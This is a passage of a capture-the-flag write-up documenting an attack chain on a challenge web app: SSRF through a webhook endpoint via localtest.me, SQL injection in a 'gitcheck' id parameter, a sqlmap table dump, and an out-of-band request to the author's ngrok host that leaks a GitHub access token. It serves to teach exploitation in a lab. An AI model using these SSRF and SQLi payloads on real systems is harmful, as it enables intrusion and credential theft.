  s:\/\/forfoxsake.dev\/assets\/built\/screen.css?v=54e8479f28\">\r\n\r\n
    <style>\r\n        :root {\r\n            --background-color: #121212\r
  \n        }\r\n    <\/style>\r\n\r\n    <script>\r\n        \/* The scrip
  t for calculating the color contrast has been taken from\r\n        https
  :\/\/gomakethings.com\/dynamically-changing-the-text-color-based-on-backg
  round-color-contrast-with-vanilla-js\/ *\/\r\n        var accentColor = g
  etComputedStyle(document.documentElement).getPropertyValue('--background-
  color');\r\n        accentColor = accentColor.trim().slice(1);\r\n
```

Burp Suite – /app/api/webhook Open Redirect (3 of 3)

With the information obtained in the leaked environment file, ***h6d8kw.env***, For Fox Sake leveraged the webhook workflow to achieve Server-Side Request Forgery (SSRF). By making use of the publicly available domain, ***localtest.me***, and adhering to the host match discovered in the earlier noted environment file, a request was made to ***/app/api/webhook?url=https://eru.intigriti.com.localtest.me***. Returning a 200 OK response, SSRF was confirmed as localhost returns a message detailing the path to an internally accessible ***gitcheck*** workflow.




```
GET /app/api/webhook?url=http://eru.intigriti.com.localtest.me HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:42:45 GMT
Content-Type: application/json
Connection: close
Content-Length: 222

{
  "contents":
  "{\"message\":\"Backend API Server\",\"flag\":\"flag{[redacted]
  }\",\"paths\":[{\"url\":\"\\\/gitcheck\",\"description\":\"Ch
  ecks for the latest version of our installed GitHub repos\"}]}"
}
```

Burp Suite – /app/api/webhook Server-Side Request Forgery

Using this SSRF, For Fox Sake sent the following request to the discovered workflow: ***/app/api/webhook?url=https://eru.intigriti.com.localtest.me/gitcheck***. The ***gitcheck*** workflow returned another verbose error message:

*"contents":"{\"error\":\"Missing **id** parameter\" }"*




```
GET /app/api/webhook?url=http://eru.intigriti.com.localtest.me/gitcheck HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0


```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:48:08 GMT
Content-Type: application/json
Connection: close
Content-Length: 51

{
"contents":"{\"error\":\"Missing id parameter\"}"
}
```

Burp Suite – gitcheck Workflow (1 of 3)

Updating the request sent to include this query parameter, ***$BASEURL[2]/gitcheck/?id=37***, we are returned a verbose error message:

"contents":"{\"error\":\"Job id not found\"}"



```
GET /app/api/webhook?url=http://eru.intigriti.com.localtest.me/gitcheck?id=37 HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSxp7HfC1FOB9FXuutII-AP_eno; token-for-prod=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0


```


```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:49:49 GMT
Content-Type: application/json
Connection: close
Content-Length: 47

{
"contents":"{\"error\":\"Job id not found\"}"
}
```

Burp Suite – gitcheck Workflow (2 of 3)

Further testing reveals a different error message when provided with the ID of an existing job, ***$BASEURL/gitcheck/?id=1***:

"contents":"{\"error\":\"Job is already set as completed\"}"

[2] $BASEURL: ***/app/api/webhook?url=https://eru.intigriti.com.localtest.me/***




```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1 HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:51:34 GMT
Content-Type: application/json
Connection: close
Content-Length: 62

{
  "contents":"{\"error\":\"Job is already set as completed\"}"
}
```

Burp Suite – gitcheck Workflow (3 of 3)

With confirmation that the provided ID was being evaluated in some capacity internally, For Fox Sake supplied various common payloads in order to observe the effect on the response message. Notable results occurred when the ID was supplied with special characters, allowing for the identification of a SQL injection (SQLi) opportunity. Submission of the following payload allowed for identification of a SQLite database, ***$BASEURL/gitcheck/?id=1+AND+GLOB('foo*','foobar')+=+1;--+-***.




```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+AND+GLOB('foo*','foobar')+=+1;--+-
HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 20:03:16 GMT
Content-Type: application/json
Connection: close
Content-Length: 62

{
  "contents":"{\"error\":\"Job is already set as completed\"}"
}
```


Burp Suite – SQL Injection

With the database identified, For Fox Sake was able to exfiltrate its contents using the automated tool, SQLmap.



```
~/Documents/HackingHub/TheMission2024                                03:21:32 PM - 2024/08/25
❯ sqlmap -r gitcheck.req --dbms=sqlite --level=3 --risk=3 --batch --threads=5 -T jobs --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

SQLmap – Exfiltrate Information (1 of 2)




```
    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: url=http://eru.intigriti.com.localtest.me/gitcheck?id=1 AND 9965=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))
---
[15:21:33] [INFO] testing SQLite
[15:21:33] [INFO] confirming SQLite
[15:21:33] [INFO] actively fingerprinting SQLite
[15:21:33] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu
web application technology: Nginx 1.22.0
back-end DBMS: SQLite
[15:21:33] [INFO] retrieving the length of query output
[15:21:33] [INFO] retrieved: 84
[15:22:31] [INFO] retrieved: CREATE TABLE "jobs" ("id" integer, "completed" int, "url" varchar, PRIMARY KEY (id))
[15:22:31] [INFO] fetching entries for table 'jobs'
[15:22:31] [INFO] fetching number of entries for table 'jobs' in database 'SQLite_masterdb'
[15:22:31] [INFO] retrieved: 1
[15:22:34] [INFO] retrieving the length of query output
[15:22:34] [INFO] retrieved: 1
[15:22:36] [INFO] retrieved: 1
[15:22:39] [INFO] retrieving the length of query output
[15:22:39] [INFO] retrieved: 1
[15:22:42] [INFO] retrieved: 1
[15:22:46] [INFO] retrieving the length of query output
[15:22:46] [INFO] retrieved: 72
[15:23:32] [INFO] retrieved: https://api.github.com/repos/NahamConIndustries/server-code/commits/main
Database: <current>
Table: jobs
[1 entry]
+----+-----------------------------------------------------------------------+-----------+
| id | url                                                                   | completed |
+----+-----------------------------------------------------------------------+-----------+
| 1  | https://api.github.com/repos/NahamConIndustries/server-code/commits/main | 1         |
+----+-----------------------------------------------------------------------+-----------+

[15:23:32] [INFO] table 'SQLite_masterdb.jobs' dumped to CSV file '/home/erubius/.local/share/sqlmap/output/71×1uo9n.eu1.ctfio.com/dump/SQLite_masterdb/jobs.csv'
[15:23:32] [INFO] fetched data logged to text files under '/home/erubius/.local/share/sqlmap/output/71×1uo9n.eu1.ctfio.com'

[*] ending @ 15:23:32 /2024-08-25/
```

SQLmap – Exfiltrate Information (2 of 2)

From the exfiltrated data, the ***Jobs*** table was identified to consist of three columns and contained reference to ***https://api.github.com/repos/NahamConIndustries/server-code/commits/main.*** Providing the following, ***$BASEURL/gitcheck/?id=1+UNION+SELECT+0,+0,+"/repos/NahamConIndustries/server-code/commits/main";--+-***, For Fox Sake is returned a new, verbose error message:

"contents":"{\"error\":\"HTTP scheme missing\"}"




```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+UNION+SELECT+0,+0,+"/repos/NahamCon
Industries/server-code/commits/main";--+- HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 20:45:33 GMT
Content-Type: application/json
Connection: close
Content-Length: 50

{
  "contents":"{\"error\":\"HTTP scheme missing\"}"
}
```

Burp Suite – gitcheck Out-Of-Band Server-Side Request Forgery (1 of 5)

Updating the SQLi payload used to reflect the full URL discovered in the gitcheck workflow, ***$BASEURL/gitcheck/?id=1+UNION+SELECT+0,+0,+"https://eru.localtest.me/repos/NahamConIndustries/server-code/commits/main";--+-***, For Fox Sake is met again with a new, verbose error message:

"contents":"{\"error\":\"Invalid Response, Expecting JSON Response\"}"




```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+UNION+SELECT+0,+0,+"http://eru.loca
ltest.me/repos/NahamConIndustries/server-code/commits/main";--+- HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 20:44:24 GMT
Content-Type: application/json
Connection: close
Content-Length: 72

{
  "contents":
  "{\"error\":\"Invalid Response, Expecting JSON Response\"}"
}
```

Burp Suite – gitcheck Out-Of-Band Server-Side Request Forgery (2 of 5)


To better understand what the ***gitcheck*** workflow is trying to achieve, For Fox Sake employed the use of the ngrok reverse proxy. Using this in tandem with a locally running Python web server, For Fox Sake was able to proxy the out-of-band request to their own machine and view the request contents: ***$BASEURL/gitcheck/?id=1+UNION+SELECT+0,+0,+"https://8715-68-201-56-76.ngrok-free.app/repos/NahamConIndustries/server-code/commits/main";--+-***. In the request body, a GitHub Personal Access Token is revealed, allowing enumeration of the ***NahamConIndustries/server-code*** repository via the GitHub API.



```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+UNION+SELECT+0,+0,+"https://8715-68
-201-56-76.ngrok-free.app/repos/NahamConIndustries/server-code/commits/main";--+-
HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

